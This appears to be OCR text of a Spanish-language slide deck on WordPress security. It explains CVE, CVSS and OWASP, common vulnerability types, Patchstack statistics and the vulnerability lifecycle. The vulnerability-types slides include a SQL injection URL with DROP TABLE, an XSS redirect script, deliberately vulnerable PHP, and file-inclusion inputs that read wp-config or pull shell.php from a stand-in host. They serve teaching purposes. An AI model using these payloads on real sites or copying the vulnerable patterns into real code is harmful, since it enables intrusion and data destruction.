
Acerca de CVE, CNAs y CVSS

- **CVE** (Vulnerabilidades y Exposiciones Comunes)
  - Una lista de vulnerabilidades y exposiciones de ciberseguridad divulgadas públicamente. Cada uno tiene su propio ID (CVE-aaaa-ID).
- **CNAs** (Autoridades de Numeración CVE)
  - Organizaciones autorizadas para asignar ID de CVE a vulnerabilidades que afecten a productos dentro de su alcance.
- **CVSS** (Sistema Común de Puntuación de Vulnerabilidades)
  - Un marco estandarizado para calificar la gravedad de las vulnerabilidades de ciberseguridad (puntuación de 0 a 10).
  - Es posible que no siempre refleje con precisión el riesgo real de una vulnerabilidad para todas las organizaciones.


Autoridad en seguridad

- El Proyecto Mundial Abierto de Seguridad de Aplicaciones (OWASP): https://owasp.org
- CVE (MITRE): https://www.cve.org

Clasificación de riesgos y debilidades en software según OWASP



Relationships



Common Vulnerability Enumeration
- Vendor specific
- Identified, validated vulnerabilities

Common Weakness Enumeration
- Vendor agnostic
- Categories of exploitable errors based on historical vulnerabilities

Common Attack Pattern Enumeration and Classification
- Implementation agnostic
- Threat modeling
- Vulnerability and exploit identification approach

Algunos tipos de vulnerabilidades

Algunos tipos de vulnerabilidades en WordPress

➢Inyección SQL (SQLi)

- Ocurre cuando los atacantes pueden insertar o "inyectar" una consulta SQL a través de la entrada o URL del sitio web de WordPress.
- Puede provocar acceso no autorizado a la base de datos, robo de datos y desfiguración del sitio web.
- Vinculado al OWASP A03 (2021)

```php
$category = $_GET['category'];

// Vulnerable SQL query
$sql = "SELECT * FROM posts WHERE category = '$category'";

// Execution of the SQL query
$result = mysqli_query($connection, $sql);
```

```
http://example.com/?category='; DROP TABLE posts; --
```

Algunos tipos de vulnerabilidades en WordPress

➢Cross Site Scripting (XSS)


- La vulnerabilidad más común en los plugins de WordPress.
- Permite a los atacantes inyectar scripts maliciosos en las páginas vistas por los usuarios.
- Puede robar cookies, secuestrar sesiones o redirigir a los usuarios a sitios maliciosos.

```php
<?php
// Assume $comment is retrieved from the database and contains user input
echo "User comment: " . $comment;
?>
```

```
<script>window.location = "https://malicious-website.com";</script>
```

Algunos tipos de vulnerabilidades en WordPress

- **Falsificación de solicitudes entre sitios (CSRF)**
  - Engaña a un usuario para que ejecute acciones no deseadas en un sitio web en el que está autenticado actualmente.
  - Puede dar lugar a cambios no autorizados en la configuración del usuario o en los datos de la cuenta.



Algunos tipos de vulnerabilidades en WordPress

➢Vulnerabilidades de inclusión de archivos

- Surgen de una validación incorrecta de las entradas de archivos.
- Puede ser local (LFI), lo que permite a los atacantes leer archivos confidenciales en el servidor, o remoto (RFI), lo que permite la ejecución de scripts maliciosos desde un servidor remoto.
- Coincide con el OWASP A05 – Errores de configuración de seguridad

```php
<?php
// 'file' parameter is controlled by the user
include($_GET['file'] . '.php');
?>
```

```
?file=../../../../wp-config
?file=http://malicious.com/shell.php
```

Algunos tipos de vulnerabilidades en WordPress

➢ Ataques de fuerza bruta

- Implica que los atacantes utilicen el método de prueba y error para adivinar la información de inicio de sesión, las claves de cifrado o encontrar una página web oculta.
- Los sitios de WordPress sin políticas de contraseñas seguras o sin límite de intentos de inicio de sesión son particularmente vulnerables.
- Por ejemplo: https://en.wikipedia.org/wiki/Wikipedia:10,000_most_common_passwords

➢ Denegación de servicio (DoS)

- Su objetivo es hacer que un sitio web no esté disponible abrumándolo con tráfico de múltiples fuentes.
- Los sitios de WordPress pueden ser atacados directamente o a través de vulnerabilidades en plugins y temas de terceros.


NORSE
ATTACK ORIGINS
COUNTRY
China
United States
Saudi Arabia
Russia
Brazil
Netherlands
Iran
Moldova
South Korea
ATTACK TARGETS
COUNTRY
United States
Saudi Arabia
United Arab Emirates
Liechtenstein
Russia
Taiwan
Bulgaria
Spain
Mexico
ATTACK TYPES
SERVICE
PORT
pptp
microsoft-ds
unknown
telnet
unknown
LIVE ATTACKS
TIMESTAMP
ORGANIZATION
LOCATION
IP
LOCATION
TYPE
SERVICE
PORT
gifs.com

¿Vulnerabilidad de la cadena de suministro (Supply chain)?

- El framework Freemius se vio afectado el año 2023 por un XSS
- Más de 1200 plugins heredaron la vulnerabilidad, ya que incluyen la versión vulnerable de la biblioteca en ella.


WordPress vulnerability statistics

2024

Vulnerabilities published

7964
Total number of vulnerabilities

3879
Originally published by Patchstack




WordPress vulnerability statistics
2025
Vulnerabilities published
2990
Total number of vulnerabilities
683
Originally published by Patchstack
1,600
1,400
1,200
1,000
800
600
400
200
0
January
February
March

Algunos números de 2024

Fuente: https://patchstack.com/whitepaper/state-of-wordpress-security-in-2025

Cross-Site Scripting (XSS) representó el 47,7% de todas las nuevas vulnerabilidades de seguridad encontradas en el ecosistema de WordPress.

Le siguieron las vulnerabilidades de Broken Access Control con un 14,19% y el CSRF con un 11,35%.

En 2024, los plugins fueron responsables del 96% de todas las nuevas vulnerabilidades de WordPress.

El 34,82% de las nuevas vulnerabilidades tenían una puntuación de gravedad alta o crítica.

Se eliminaron 1.614 plugins y temas vulnerables de wordpress.org.

La tasa de vulnerabilidades no solucionadas en tiempo fue de un 33%.

CVE-2023-52215 Detail

Description

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') vulnerability in UkrSolution Simple Inventory Management – just scan barcode to manage products and orders. For WooCommerce.This issue affects Simple Inventory Management – just scan barcode to manage products and orders. For WooCommerce: from n/a through 1.5.1.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Patchstack	**Base Score:** 9.3 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:L

QUICK INFO

CVE Dictionary Entry:
CVE-2023-52215
NVD Published Date:
01/08/2024
NVD Last Modified:
02/02/2024
Source:
Patchstack

Recently exploited vulnerabilities

Get more with our API ›

Plugin	Age Gate	Unauthenticated Local PHP File Inclusion via 'lang' vulnerability	7 days ago
Plugin	HUSKY	Unauthenticated Local File Inclusion vulnerability	10 March, 2025
Plugin	InWave Jobs	Unauthenticated Privilege Escalation via Password Reset vulnerability	7 March, 2025
Plugin	Essential Addons for Elementor	Reflected Cross Site Scripting (XSS) vulnerability	4 February, 2025
Plugin	Sign In With Google	Authentication Bypass in authenticate_user vulnerability	12 December, 2024

Most popular plugins with severe vulnerabilities

patchstack

Fuente: https://patchstack.com/whitepaper/state-of-wordpress-security-in-2025

Component	Install count	Vulnerability	CVSS	Discovered by
LiteSpeed Cache	6,000,000	Privilege Escalation	8.1	TaiYou (Patchstack Alliance)
LiteSpeed Cache	6,000,000	Broken Authentication	9.8	Rafie Muhammad (Patchstack)
LiteSpeed Cache	6,000,000	Privilege Escalation	9.8	John Blackbourn (Patchstack Alliance)
LiteSpeed Cache	6,000,000	Cross Site Scripting (XSS)	8.3	Rafie Muhammad (Patchstack)
LiteSpeed Cache	6,000,000	Broken Access Control	8.2	Rafie Muhammad (Patchstack)
Really Simple SSL	4,000,000	Broken Authentication	9.8	Istv√°n M√°rton
Better Search Replace	1,000,000	PHP Object Injection	9	Sam Pizzey (mopman)
Loginizer	1,000,000	Broken Authentication	8.1	wesley (wcraft)
The Events Calendar	700,000	SQL Injection	9.3	Foxyyy
WPvivid Backup and Migration	600,000	SQL Injection	9.3	Denis Werner

Ciclo de vida de las Vulnerabilidades


Ciclo de vida de la vulnerabilidad

Descubrimiento

- Se identifica por primera vez una vulnerabilidad.
- Esto puede ser por investigadores de seguridad, usuarios o incluso atacantes.
- El descubrimiento suele ser accidental o el resultado de pruebas específicas.

Informe

- Se informa a un equipo de seguridad
- Se hace de forma confidencial para evitar la exposición prematura.



